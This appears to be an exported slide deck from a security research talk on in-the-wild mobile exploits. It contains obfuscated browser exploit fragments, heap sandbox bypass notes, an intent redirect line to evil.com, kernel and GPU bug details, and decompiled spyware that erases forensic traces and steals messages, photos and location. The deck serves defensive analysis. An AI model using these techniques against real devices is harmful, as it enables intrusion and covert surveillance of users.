
```
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?1
sec-ch-ua-full-version: "127.0.6533.103"
sec-ch-ua-arch: ""
sec-ch-ua-platform: "Android"
sec-ch-ua-platform-version: "14.0.0"
sec-ch-ua-model: "SM-G991B"
sec-ch-ua-bitness: ""
sec-ch-ua-wow64: ?0
sec-ch-ua-full-version-list: "Not)A;Brand";v="99.0.0.0", "Google Chrome";v="127.0.6533.103", "Chromium";v="127.0.6533.103"
```

```
> navigator.platform  
< 'Linux armv81'  
> navigator.language  
< 'en-US'  
1  
2 > const canvas = document.createElement('canvas');  
3   const gl = canvas.getContext('webgl');  
   console.log(gl.getParameter(gl.SHADING_LANGUAGE_VERSION));  
   console.log(gl.getParameter(gl.VENDOR));
```

WebGL GLSL ES 1.0 (OpenGL ES GLSL ES 1.0 Chromium)

WebKit

Exploits



Trends in browser RCE



Public ~= private research

```

1 function x() {
2     var e = [144, 144, 100, 161, 4, 0, 0, 0, 137, 196, 144, 144, 144
3     var t = [77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0,
4
5     function i() {
6         for (let e = 0; e < 500; e++) new ArrayBuffer(1024 * 1024)
7
8     var a = [];
9     a.push(new ArrayBuffer(8));
10
11    function r(e, t) {
12        let i = "0".repeat(t);
13        let a = i + e;
14        return a.slice(a.length - t, a.length)
15    }
16
17    function l(e) {
18        let t = new Date;
19        let i = null;
20        do {
21            i = new Date
22        } while (i - t < e)
23    }
24
25    function s(e, t) {
26        let i = new FileReader;
27        let a = 0;
28        let r = false;
29        let s = false;
30        i.onloadstart = function() {};
31        i.onprogress = function(e) {
32            a += 1;
33            l(10);
34            if (r) return;
35            if (e.loaded != e.total) return;
36            try {
37                t(this.result, this.result);
38                r = true
39            } catch (e) {}
40        };
41        i.onload = function() {
42            if (r) return;
43            a = 0;
44            this.readAsArrayBuffer(new Blob([e]))
45        };
46        i.readAsArrayBuffer(new Blob([e]))
47    }
}

```



```

3893. function Rd(S) {
3894.     const T = 0x41;
3895.     return [T, ...Md(S, 5)];
3896. }
3897. const Ld = 12200;
3898. const Fd = 12201;
3899. const jd = 12202;
3900. const Qd = 12203;
3901. const Nd = 12204;
3902. const Hd = 12205;
3903. const Gd = 12206;
3904. const Yd = 12207;
3905. const zd = 12208;
3906. const Wd = 12209;
3907. const Jd = 12210;
3908. const Kd = 12211;
3909. const Vd = 12212;
3910. const Xd = 12213;
3911. const Zd = 12214;
3912. const $d = 12215;
3913. function ei() {
3914.     const S = new Od();
3915.     const T = S.ass([
3916.         Id(td, true), Id(Ya, true), Id(za, true), Id(td, true), Id(td, true),
3917.         Id(Wa, true), Id(Ja, true), Id(td, true), Id(td, true), Id(Ya, true),
3918.         Id(za, true), Id(td, true), Id(td, true), Id(za, true), Id(Ja, true),
3919.         Id(td, true), Id(Ka, true), Id(Ja, true), Id(za, true), Id(td, true),
3920.     ]);
3921.     const Rl = S.raaa(_d(T), true);
3922.     const Ll = S.ass([
3923.         Id(td, true), Id(Ya, true), Id(za, true), Id(td, true), Id(td, true),
3924.         Id(Ya, true), Id(za, true), Id(td, true), Id(td, true), Id(Ya, true),
3925.         Id(za, true), Id(td, true), Id(td, true), Id(Ja, true), Id(Ja, true),
3926.         Id(td, true), Id(Va, true), Id(Ja, true), Id(za, true), Id(td, true),
3927.     ]);
3928.     const Fl = S.raaa(_d(Ll), true);
3929.     const jl = S.ass([Id(_d(Rl), true), Id(td, true)]);
3930.     const Ql = S.ass([Id(_d(Fl), true), Id(Ya, true)]);
3931.     S.dfaa('f1', yd([td], [rd]));
3932.         .ffkka([hd, bd, T, hd, Sd, Rl, 1, pa, 0, hd, md, jl])
3933.         .lkka();
3934.     S.dfaa('f2', yd([Ya], [rd]));
3935.         .ffkka([hd, bd, Ll, hd, Sd, Fl, 1, pa, 0, hd, md, Ql])
3936.         .lkka();
3937.     S.dfaa('f4', yd([_d(jl), td], []));
3938.         .ffkka([pa, 0, pa, 1, hd, Dd, jl, 1])
3939.         .lkka();
3940.     S.dfaa('f5', yd([_d(Ql), Ya], []));
3941.         .ffkka([pa, 0, pa, 1, hd, Dd, Ql, 1])
3942.         .lkka();
3943.     const ql = new WebAssembly.Module(S.tabf());
3944.     const Nl = new WebAssembly.Instance(ql);
3945.     return Nl;
}

```



```

function secondStage(){
    // alert('should be ok');

    // caculate slide
    leak();


    // find dyld_start
    var dyld_lookup = Read64(Uint64(g_db.look));
    dyld_lookup.lo = dyld_lookup.lo & ~0xffff;
    while (Read32(dyld_lookup) != 0xfeedfacf) {
        dyld_lookup = dyld_lookup.sub(0x1000);
    }
    var dyld_start = dyld_lookup.add(0x1000);
    // alert('dyld start. ' + dyld_start.toString());

    // make some jit code
    var fn = generateFunc();

    // leak jit address and offset used by jitwritefunction
    var jit_info = getJITXOffset(fn);
    var offset = jit_info.jit_offset;
    var jitaddr = jit_info.jit_addr;

    // alert('jit at ' + jitaddr.toString());
}

```



```

function W() {
    if (!Q()) return;
    var a = G(p(r).look);
    a.lo = a.lo & ~16383;
    while (q(a) != 4277009103)
        a = a.sub(16384);
    var n = a.add(4096);
    var e = J();
    var i = K(e);
    var o = i.jit_offset;
    var c = i.jit_addr;
    var d = new Uint8Array(524288);
    var f = H(d);
    var u = G(f.add(16));
    var v = 16384 - (c.lo & 16383);
    var l = c.add(16384 + v);
    var s = u.add(4096);
    var g = t.length + 16384 * 2;
    var h = G(p(r.j_wr));
    var   = new k(d.buffer);
}

```

PAC/V8 heap “sandbox” bypasses 

Thinking outside of the heap sandbox

The recently introduced [v8 heap sandbox](#) isolates the v8 heap from other process memory, such as executable code, and prevents memory corruptions within the v8 heap from accessing memory outside of the heap. To gain code execution, a way to escape the heap sandbox is needed.


In Chrome, [Web API](#) objects, such as the [DOM](#) object, are implemented in [Blink](#). Objects in Blink are allocated outside of the v8 heap and are represented as api objects in v8:

<https://github.blog/security/vulnerability-research/from-object-transition-to-rce-in-the-chrome-renderer/>

Half-day



```
location.href = "intent://evil.com/#Intent;scheme=https;" +  
    "package=com.sec.android.app.sbrowser;action=android.intent.action.SBROWSER_VIEW_FOR_EXTERNAL_APP;end";
```



“Silent” intent redirect vulnerability to the rescue

Bug (libhemlock.so)

The bug used was fixed in commit [77f4689de17c0887775bb77896f4cc11a39bf848](#) without CVE assigned, fix was released in:

- 4.9.239
- 4.14.201
- 4.19.150

All currently supported pixel phones are running a kernel including the fix. OTOH it looks like all most recent Samsung kernels are affected by this issue as the fix wasn't backported in their Android kernel tree. Other vendors, e.g. Huawei might be affected as well.

The bug does not require any special privileges to trigger (only using epoll, pthread and AF_LOCAL sockets) and can be used as a sandbox escape directly from the Chrome renderer. The syscalls can't be easily filtered from the BPF sandbox as they are used in a normal way.

Proper sandbox escape



LOAD:000017B6 aLiblogSo
LOAD:000017C0 aLibchopinSo

```
DCB "libblog.so",0  
DCB "libchopin.so"
```



```
int sub_594CC()
{
    int result; // r0
    int v1; // r4
    int v2; // int result; // r0
    int (*v3)(); // [sp+0h] [bp-28h] BYREF
    char v4[16]; // [sp+4h] [bp-24h] BYREF
    int v5; // [sp+14h] [bp-14h] BYREF

    result = sub_A600();
    dword_113B80 = result;
    if ( result )
    {
        *(_DWORD *)(result + 544) = "Chopin";
        v5 = sub_59660(*(_DWORD *)(result + 556));
        v1 = v5;
        sub_B167C(v4, "run_poc_thread", "../../../chopin/entry.cc", 39);
        v3 = sub_59454;
        v2 = sub_59698(&v3);
        sub_C65C0(v1, v4, v2);
        return sub_59670(&v5);
    }
    return result;
}
```

```
| go_thread
| run_poc_thread
| sub_9A5E0
| sub_9A640
| base::internal::Invoker<base::internal::FunctorTraits<void (*)()>,base::internal::BindState<true,true,false,void (viz::DelayBasedTimeSource::*)(void) const>,base::internal::BindState<true,true,false,void (viz::DelayBasedTimeSource::*)(void) const>::__emutls_unregister_key_0
| sub_9A6B8
| sub_9A6C0
| mojo::AssociatedRemote<gpu::mojom::GpuChannel>::BindNewEndpointAn...
| sub_9AAB8
| viz::HintSessionFactory::Create(base::internal::flat_tree<int,std::unique_ptr<Cr::Ident>,>)
| std::unique_ptr<Cr::basic_string<char,std::unique_ptr<Cr::char_traits<char>,>,>::allocat...
| std::unique_ptr<Cr::basic_string<char,const std::unique_ptr<Cr::char_traits<char>,>,>::allocat...
| std::unique_ptr<Cr::basic_string<char,std::unique_ptr<Cr::char_traits<char>,>,>::allocat...
| _ZNSt4__CrsslcNS_11char_traitslcEENS_9allocatorlclEEEEDarKNS_12basic...
| std::unique_ptr<Cr::tree::balance_after_insert<std::unique_ptr<Cr::tree::node_base<void ...>,>,>::allocat...
| gpu::mojom::CommandBufferClientStub<mojo::RawPtrImplRefTraits<gpu::...>::sub_9B0C4
| mojo::AssociatedRemote<viz::mojom::LayerContextClient>::Bind(mojo::PendingRemote<viz::mojom::LayerContextClient>)
| mojo::internal::AssociatedInterfacePtrState<viz::mojom::LayerContextClient>::sub_9B0C4
| mojo::AssociatedReceiver<viz::mojom::LayerContext,mojo::RawPtrImplRefTraits<viz::...>::YUVVideoDrawQuad(void)
| viz::YUVVideoDrawQuad::YUVVideoDrawQuad(void)
gpu::mojom::GpuChannelProxy::GetGpuMemoryBufferHandleInfo(gpu::Mail...
```

Trends in LPE





Mind the Gap

By Ian Beer, Project Zero

Note: The vulnerabilities discussed in this blog post (CVE-2022-33917) are fixed by the upstream vendor, but at the time of publication, these fixes have not yet made it downstream to affected Android devices (including Pixel, Samsung, Xiaomi, Oppo and others). Devices with a Mali GPU are currently vulnerable.

Title	Mali GPU Kernel Driver allows improper GPU memory processing operations
CVE	CVE-2024-3655
Date of issue	3rd September 2024
Affects	<ul style="list-style-type: none">Bifrost GPU Kernel Driver: All versions from r43p0 – r49p0Valhall GPU Kernel Driver: All versions from r43p0 – r49p0Arm 5th Gen GPU Architecture Kernel Driver: All versions from r43p0 – r49p0
Impact	A local non-privileged user can make improper GPU memory processing operations to gain access to already freed memory.
Resolution	This issue is fixed in Bifrost, Valhall and Arm 5th Gen GPU Architecture Kernel Driver r49p1 and r50p0. Users are recommended to update their kernel to the latest version.
Credit	n/a

```
void * __fastcall noclip::get_buggy_page(noclip *this)
{
    target_address = 0LL;
    v7 = 7;
    if ( !vm_remap(
        (vm_map_t)(unsigned int)mach_task_self_
        &target_address,
        0x40000UL,
```

build-your-own-bug with virtual memory issues

In 2017 lokihardt found [CVE-2017-2456](#), a similar style of issue involving out-of-line descriptors being backed by shared memory. He found that this could be turned into a **heap overflow** in libxpc when it parses an XPC dictionary. Specifically, libxpc will call `strlen` on a buffer in the now-shared memory, use that length plus one to allocate a buffer, then call `strcpy` to fill the buffer. The `strcpy` will copy until it finds a `NULL` byte, unaware of the size of the destination buffer.

```
*(_QWORD *)src_address = 0x44444444LL;
v5 = *(_QWORD *)target_address;
vm_deallocate((vm_map_t)(unsigned int)mach_task_self_, target_address, 0x4000uLL);
if ( v5 == 0x44444444 )
    break;
}
    src_address,
}
```

Post-exploitation



What's happening after the exploits?



Cleaning up



```
aSystemLibraryC DCB "/System/Library/CoreServices/ReportCrash", 0
```

removeItemAtPath:error:

Removes the file or directory at the specified path.

iOS 2.0+ | iPadOS 2.0+ | Mac Catalyst 13.1+ | macOS 10.5+ | tvOS 9.0+ | visionOS 1.0+ | watchOS 2.0+

.log");

```
    - (BOOL)removeItemAtPath:(NSString *)path  
                      error:(NSError * _Nullable *)error;
```

```
RemoteProcessExecCtx::removeFiles(files_to_remove, number_of_files);
```

```
aVarMobileLibra_3 DCB "/var/mobile/Library/Preferences/com.apple.identityservices.idsta"  
; DATA XREF: pwnCitizenLab(RemoteProcessExecCtx *
```

```
DCB "tuscache.plist", 0
```

```
aVarMobileLibra_4 DCB "/var/mobile/Library/FrontBoard/applicationState.db", 0
```


Implant



```
1 int64 __fastcall AgentEntry(RemoteProcessExecCtx *rproc)
2 {
3     __int64 _18; // [xsp+18h] [xbp+8h]
4
5     pwnCitizenLab(rproc, 1);                                // remove forensics traces
6     pwnAppList(rproc, 1);                                    // List all apps
7     pwnCitizenLab(rproc, 1);                                // Device info
8     pwnDeviceInfo(rproc, 1);
9     pwnCitizenLab(rproc, 1);
10    pwnLocationDbs(rproc, 1);                             // GPS
11    pwnCitizenLab(rproc, 1);
12    pwnStockApps(rproc, 1);                               // Data from stock apps (e.g. iMessages)
13    pwnCitizenLab(rproc, 1);
14    pwnContainers(rproc, 1);                              // SMS, call history, contacts
15    pwnCitizenLab(rproc, 1);
16    pwnThumbnails(rproc, 1);                            // All photos as thumbnails
17    pwnCitizenLab(rproc, 1);
18    pwnWifiInfo(rproc, 1);                               // Wifi info
19    pwnCitizenLab(rproc, 1);
20    pwnLessPriorityContainers(rproc, 1);                // less important db
21    pwnCitizenLab(rproc, 1);
22    pwnStockMailApp(rproc, 1);                           // emails
23    pwnCitizenLab(rproc, 1);
24    pwnTwitterDB(rproc, 1);                            // twitter
25    if ( ((_18 ^ (2 * _18)) & 0x4000000000000000LL) != 0 )
26        __break(0xC471u);
27    return pwnCitizenLab(rproc, 1);
28 }
```



Number of message apps on mobile phones



Future 

All bugs will matter



Browsers Messaging apps

0-click and 1-click

```
hax$ unzip ~/Downloads/com.tencent.mm.apk 2>&1 > /dev/null
hax$ ls -l lib/armeabi-v7a/lib*.so | wc -l
180
hax$ strings lib/armeabi-v7a/libx
libx.pipeline.so    libxeffect_xlog.so  libxffmpeg.so
hax$ strings lib/armeabi-v7a/libxffmpeg.so | grep FFmpeg
FFmpeg v%d.%d.%d / libavcodec build: %d
https protocol not found, recompile FFmpeg with openssl, gnu
Not yet implemented in FFmpeg, patches welcome
    is not implemented. Update your FFmpeg version to the newes
has not been implemented.
FFmpeg version r4.1.3-371-gf3de33eb38
?FFmpeg version n4.1.3-371-gf3de33eb38
#FFmpeg version n4.1.3-371-gf3de33eb38
FFmpeg version n4.1.3-371-gf3de33eb38
FFmpeg version n4.1.3-371-gf3de33eb38.0.unknown
```



The future isn't ahead of us.
It has already happened.

Stay safe



0day-in-the-wild@google.com

